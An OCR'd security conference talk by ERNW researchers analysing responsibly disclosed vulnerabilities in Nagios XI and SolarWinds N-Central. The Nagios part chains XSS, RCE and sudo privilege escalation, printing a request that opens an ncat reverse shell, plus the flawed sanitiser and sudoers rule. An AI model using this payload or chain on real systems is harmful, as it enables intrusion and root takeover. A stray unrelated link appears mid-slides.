


A Vulnerability Analysis of Endpoint Management & Monitoring Solutions

Fabian Ullrich (clou) & Dennis Mantz (mantz)
Security Researcher & Analysts @ ERNW

ERNW
providing security.

Disclaimer

- We are NOT experts in Management & Monitoring Solutions
  - → Just some security guys
- Time spent: about 2-3 weeks per product
  (for the ones we mention here)
- All vulnerabilities:
  - Have been disclosed responsibly
  - Have been fixed according to the vendors

ERNW
providing security.

Agenda

- Endpoint Management & Monitoring Solutions
- Vulnerability Analysis
- Summary
- Recommendations
  - for Corporate IT & Management
  - for Vendors & Developers
- Conclusion

ERNW
providing security.

Endpoint Management & Monitoring Solutions

- Endpoint
  - Server
  - Workstation
- Complete (“all-in-one”) distributed software suites
- Examples:
  - Solarwinds
  - Kaseya
  - Bladelogic


ERNW
providing security.

Endpoint Management & Monitoring Solutions

- Complex feature set
  - Task Automation
  - Software Rollouts
  - Across multiple network zones
  - Multi Tenant
- Results in strong requirements
  - Running on every system
  - High privileges
  - Firewall clearance

Also: 

Example Architecture



ERNW
providing security.

Agenda


- Introduction
- Endpoint Management & Monitoring Solutions
- Vulnerability Analysis
- Summary
- Recommendations
  - for Corporate IT & Management
  - for Vendors & Developers
- Conclusion

ERNW
providing security.

Nagios®

Nagios XI


- Agents restricted to monitoring
  - → Remote administration not a feature
    - → Minimized attack surface
    - → Focus on compromising Nagios XI server
- → Server exposes web service on port 443




https://www.nagios.com/products/nagios-xi/

- Performance
- Proactive Planning & Awareness
- Ease of Use
- Extendable Architecture
- Comprehensive IT Infrastructure Monitoring
- Visibility
- Customizability
- Multi-Tenant Capabilities

https://www.nagios.com/products/nagios-xi/



https://www.nagios.com/wp-content/uploads/2017/10/XI_Home_Dashboard.png



attacker@kitties$

Demo

ERNW
providing security.

Nagios®

Nagios XI

- Attack Chain:
  - CVE-2020-15902: XSS in Web Interface
  - CVE-2020-15901: RCE in Web Interface

→ Single click RCE

https://imgur.com/gallery/7ok4g

Nagios XI RCE

https://192.168.56.6:443/nagiosxi/ajaxhelper.php?cmd=submitcommand&…&opts={"cmd"%3a1132,+"cmddata"%3a"`ncat -e /bin/bash 192.168.56.5 1337`"}

```
function cmdsubsys_clean_str($x)
{
    $x = str_replace("..", "", $x);
    $x = str_replace("/", "", $x);
    $x = str_replace("\\", "", $x);
    return $x;
}

define("COMMAND_RUN_CHECK_CMD", 1132);
```

CVE-2020-15901

Nagios XI RCE

```
COMMAND_INSTALL_CONFIGWIZARD
COMMAND_DELETE_CONFIGWIZARD
COMMAND_PACKAGE_CONFIGWIZARD
COMMAND_DELETE_DASHLET
COMMAND_INSTALL_DASHLET
COMMAND_PACKAGE_DASHLET
COMMAND_DELETE_COMPONENT
COMMAND_INSTALL_COMPONENT
COMMAND_UPGRADE_COMPONENT
COMMAND_PACKAGE_COMPONENT
COMMAND_DELETE_CONFIGSNAPSHOT
COMMAND_RESTORE_CONFIGSNAPSHOT
COMMAND_RESTORE_NAGIOSQL_SNAPSHOT
COMMAND_ARCHIVE_SNAPSHOT
COMMAND_DELETE_ARCHIVE_SNAPSHOT
COMMAND_DELETE_SYSTEM_BACKUP
COMMAND_CREATE_SYSTEM_BACKUP
```

https://blog.agrocampo.com.co/gato-scottish-fold-un-minino-con-pequenas-orejas

Nagios XI Privilege Escalation (CVE-2020-15903)

/etc/sudoers

```
nagios ALL = NOPASSWD:/usr/local/nagiosxi/scripts/backup_xi.sh *
```

Privilege Escalation

```
clou@nagiosxi:/usr/local/nagiosxi/scripts$ ls -lah --time-style=+""
-r-xr-x---  1 root   nagios 7.6K  backup_xi.sh
-r-xr-x---  1 nagios nagios 8.0K  ccm_delete_object.php
-r-xr-x---  1 nagios nagios 1.1K  ccm_export.php
-r-xr-x---  1 nagios nagios 1.6K  ccm_import.php
-r-xr-x---  1 nagios nagios 3.2K  ccm_snapshot.sh
-r-xr-x---  1 root   nagios 1.8K  change_timezone.sh
drwxr-xr-x  2 root   nagios 4.0K  components
-rwxr-xr-x  1 nagios nagios 2.8K  contact_notification_handler.php
-rwxr-xr-x  1 nagios nagios  14K  deploy_run_job.php
-rwxr-xr-x  1 nagios nagios 3.9K  handle_nagioscore.inc.php
-rwxr-xr-x  1 nagios nagios  266  handle_nagioscore_event.php
-rwxr-xr-x  1 nagios nagios  267  handle_nagioscore_notification.php
-r-xr-x---  1 root   nagios 1.3K  import_xiconfig.php
-rwxr-xr-x  1 nagios nagios  705  initialize_mibs.php
-r-xr-x---  1 root   nagios 3.8K  manage_services.sh
-r-xr-x---  1 root   nagios 3.8K  manage_ssl_config.sh
-rwxr-xr-x  1 nagios nagios 277K  nagiosql_defaults.sql
…
-rwxr-xr-x  1 nagios nagios  722  update_check.php
-r-xr-x---  1 root   nagios 2.9K  upgrade_to_latest.sh
```

Privilege Escalation

/usr/local/nagiosxi/scripts/backup_xi.sh

```
# Import Nagios XI and xi-sys.cfg config vars
. $BASEDIR/../var/xi-sys.cfg
eval $(php $BASEDIR/import_xiconfig.php)
```

/usr/local/nagiosxi/scripts/import_xiconfig.php

```
require_once("/usr/local/nagiosxi/html/config.inc.php");
```

/usr/local/nagiosxi/html/config.inc.php

```
// include generic db defs
require_once(dirname(__FILE__) . '/includes/db.inc.php');
```

Nagios XI Privilege Escalation (CVE-2020-15903)

```
-r-xr-x--- 1 root   nagios 7.6K  /usr/local/nagiosxi/scripts/backup_xi.sh
-r-xr-x--- 1 root   nagios 1.3K  /usr/local/nagiosxi/scripts/import_xiconfig.php
-rw-r--r-- 1 root   nagios 8.6K  /usr/local/nagiosxi/html/config.inc.php
-rwxr-xr-- 1 nagios nagios  19K  /usr/local/nagiosxi/html/includes/db.inc.php
```

ERNW
providing security.

Nagios®

Nagios XI

- Attack Chain:
  - CVE-2020-15902: XSS in Web Interface
  - CVE-2020-15901: RCE in Web Interface
  - CVE-2020-15903: Local Privilege Escalation

→ Single click root RCE

https://imgur.com/gallery/7ok4g

ERNW
providing security.

solarwinds
msp

Solarwinds N-Central

- Managed Service Provider (MSP)
  → Multi Tenant System

- Offers:
  - Remote Control
  - Patch Management / Backups
  - Antivirus


- Solarwinds MSP rebranded to N-able in 2021

N-ABLE


Solarwinds N-Central


“The SolarWinds N-central server is designed and secured so that it may be placed directly on the Internet, however, the recommended best practice is to place it in a restricted internet zone such as a DMZ.”


- **SolarWinds N-central Security Whitepaper** Version 12.3




TCP-Port	Description
22	Remote Control Session Tunnel
80 / 443	Web Portal; Communication with Agent/Probes
10000	N-Central Administration Console (NAC)



N-Central Server
TCP: 22
(1) Start Remote Control
